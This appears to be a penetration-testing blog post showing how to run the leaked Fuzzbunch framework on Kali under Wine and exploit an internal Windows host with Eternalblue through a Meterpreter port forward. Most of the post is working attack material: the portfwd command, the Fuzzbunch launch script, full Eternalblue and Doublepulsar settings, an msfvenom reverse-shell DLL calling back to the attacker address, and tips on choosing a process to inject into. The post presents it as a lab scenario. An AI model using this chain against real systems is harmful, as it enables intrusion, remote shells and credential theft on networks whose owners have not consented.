NSA Finest Tool
Running Fuzzbunch on Kali Through a Meterpreter Port Forward
Eternalblue and the rest of the Windows exploits released by the Equation Group are built to run on Windows, not Linux. While there are people working hard to port the exploits over to Metasploit, currently the only supported versions are x64 Windows7 and Windows 2008R2, whereas the actual Eternalblue exploit in the Equation Group leak can exploit x86 versions of 7/2008 and XP.
The Equation Group leak has been ported to Linux via wine and this new Linux friendly version can be downloaded here — https://github.com/mdiazcl/fuzzbunch-debian. Fuzzbunch is the name of the framework used that contains Eternalblue, Doublepulsar and several other exploits. I won’t go through the setup in this post since the readme in the github repo does a great job of explaining how to get this running on Kali.
In my previous post I went over how to attack internal hosts through a meterpreter session using Metasploit’s socks4a proxy services. This technique works great for most of the network based scanning and attack tools in Kali but was not effective for fuzzbunch in wine.
Another pivoting option that Metasploit offers is portfwd. Once you establish a meterpreter shell to an internal machine you can forward individual ports directly to internal hosts. The attacker machine will start listening on the port specified, with that port being bound to the running metasploit instance, which in turn forwards the traffic through the meterpreter session to whatever destination IP is defined in the portfwd command.
In this scenario we have the attacker -10.0.0.35 on one side of the firewall with an established meterpreter session to 192.168.55.100.


Once the pivot host’s externally facing service is compromised and a meterpreter shell is achieved, we need to configure portfwd to relay traffic to internal hosts. The command in this case would be:
portfwd add -l 9000 -p 445 -r 192.168.55.65
The breakdown of the command is like this:
“-l 9000” : The port that will receive the traffic on the attacker host
“-p 445” : The port on the internal victim that will be accessed
“ -r 192.168.55.65” : The internal victim



Once the the portfwd is established, the attacker machine is listening on port 9000 and anything sent to that port will reach the internal victim on the defined destination port. As our first test, we can scan the new internal victim to confirm it is vulnerable to the Eternalblue exploit by using auxiliary/scanner/smb/smb_ms17_010.

The traffic flow in this example is as follows:


Everything is in place to start using fuzzbunch to exploit the internal host. In a new terminal on the attacker machine, start fuzzbunch by running:
#!/bin/bash
export WINEPREFIX=$HOME/.wine-fuzzbunch
cd $HOME/.wine-fuzzbunch/drive_c/fuzzbunch-debian/windows
wine cmd.exe
python fb.py
Once fuzzbunch has been launched you need to set the default target IP, callback IP, and project. The target and callback can be changed later and you’re not locked into using these the entire session.
[+] Set FbStorage => C:\fuzzbunch-debian\windows\storage
[] Retargetting Session
[?] Default Target IP Address [] : 127.0.0.1
[?] Default Callback IP Address [] : 10.0.0.35
[?] Use Redirection [yes] :
[?] Base Log directory [C:\fuzzbunch-debian\logs] :
[] Checking C:\fuzzbunch-debian\logs for projects
Index     Project
-----     -------
0         eternalblue-pivot
1         testing
2         test
3         Create a New Project
[?] Project [0] : 0
[?] Set target log directory to 'C:\fuzzbunch-debian\logs\eternalblue-pivot\z127.0.0.1'? [Yes] :
[] Initializing Global State
[+] Set TargetIp => 127.0.0.1
[+] Set CallbackIp => 10.0.0.35
[+] Redirection ON
[+] Set LogDir => C:\fuzzbunch-debian\logs\eternalblue-pivot\z127.0.0.1
[+] Set Project => eternalblue-pivot
fb >
After that we’ll launch eternalblue, which will pull in the IP info we just entered:
fb > use eternalblue
[!] Entering Plugin Context :: Eternalblue
[] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 127.0.0.1
[] Applying Session Parameters
[] Running Exploit Touches
[!] Enter Prompt Mode :: Eternalblue
Module: Eternalblue
===================
Name                  Value
----                  -----
NetworkTimeout        60
TargetIp              127.0.0.1
TargetPort            445
VerifyTarget          True
VerifyBackdoor        True
MaxExploitAttempts    3
GroomAllocations      12
Target                WIN72K8R2
[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :
Most of the settings are defaults, but be careful when it comes time to define the target port. In this case we have to use the local port defined in the portfwd command, 9000, as Eternalblue will default to 445. Hit enter at the “Prompt for Variable Settings” prompt to enter the new target port:
[?] Prompt For Variable Settings? [Yes] :
[] NetworkTimeout :: Timeout for blocking network calls (in seconds). Use -1 for no timeout.
[?] NetworkTimeout [60] :
[] TargetIp :: Target IP Address
[?] TargetIp [127.0.0.1] :
[] TargetPort :: Port used by the SMB service for exploit connection
[?] TargetPort [445] : 9000
The next setting that will deviate from the defaults is the delivery mechanism. Be sure to select “Traditional deployment from within FUZZBUNCH” here:
[] Mode :: Delivery mechanism
*0) DANE     Forward deployment via DARINGNEOPHYTE
    1) FB       Traditional deployment from within FUZZBUNCH
[?] Mode [0] :1

At this point we’re ready to run the exploit. If everything is setup correctly you should see “WIN” when the exploit is successful. It may take more than one try, but be persistent if you’re sure the host is vulnerable:


From the pivot machine we can see that traffic is being forwarded to the internal victim thanks to the meterpeter portfwd:

Once the Eternalblue exploit is succesful, the next step is to use the Doublepulsar module to inject a DLL of our choosing into a process on the victim. In this case we’ll run a DLL that contains a meterpreter payload to establish a reverse shell back to our attacker machine.
To generate the payload we’ll use msfvenom and to make things easier we’ll generate the payload in the directory that fuzzbunch is launched from:
root@dewey:/# cd $HOME/.wine-fuzzbunch/drive_c/fuzzbunch-debian/windows
root@dewey:~/.wine-fuzzbunch/drive_c/fuzzbunch-debian/windows# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.0.0.35 lport=4444 — platform windows -f dll -o file.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
Saved as: file.dll
We also need to prepare Metasploit to receive the connection from the new victim once the DLL is injected by using exploit/multi/handler, making sure the payload, lport and lhost match our msfvenom command from the previous step:
msf exploit(handler) > show options
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.0.35        yes       The listen address
   LPORT     4444             yes       The listen port
Exploit target:
Id  Name
   --  ----
   0   Wildcard Target



Next, from fuzzbunch run “use doublepulsar”. The module options are pretty straightforward. Be sure that the target port matches (9000 in this case) and when it comes time to pick a process to inject into, you might get mixed results depending on what you use. Lsass.exe is the default and for meterpreter it tends to be unstable in 7/2008, with commands like hashdump and mimikatz failing frequently, but has worked well in testing with XP. I’ve been having better luck with spoolsv.exe when exploit 7/2008.
Once configured, it should look something like this:
Local
=====
Proto   Listen IP        Source IP        Destination IP
-----   --------------   --------------   --------------
TCP     127.0.0.1:9000   Redirector:ANY   127.0.0.1:9000
Remote
======
empty
[!] Verify Redirection Tunnels Exist
[?] Press Any Key To Continue :
Module: Doublepulsar
====================
Name                  Set Value                               Redirected Value
----                  ---------                               ----------------
NetworkTimeout        60
TargetIp              127.0.0.1                               127.0.0.1
TargetPort            9000                                    9000
DllPayload            c:\fuzzbunch-debian\windows\file.dll
DllOrdinal            1
ProcessName           spoolsv.exe
ProcessCommandLine
Protocol              SMB
Architecture          x64
Function              RunDLL
[?] Execute Plugin? [Yes] :
A successful DLL injection will look like this:


And you should see a new meterpreter session in Metasploit:


In the lab scenario depicted above the machine exploited with Eternalblue was x64, but this technique is also effective against x86 hosts as well as hosts running XP:

mdiazcl’s Github Site With the Fuzzbunch Port to Debian:
https://github.com/mdiazcl/fuzzbunch-debian
Generate DLL Payload for DoublePulsar DLL Injection:
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.0.0.35 lport=4444 — platform windows -f dll -o file.dll
Start Fuzzbunch in Wine:
#!/bin/bash
export WINEPREFIX=$HOME/.wine-fuzzbunch
cd $HOME/.wine-fuzzbunch/drive_c/fuzzbunch-debian/windows
wine cmd.exe
python fb.py
Portfwd in Meterpreter:
portfwd add -l 9000 -p 445 -r 192.168.55.65
Offensive Security Portfwd Reference:
https://www.offensive-security.com/metasploit-unleashed/portfwd/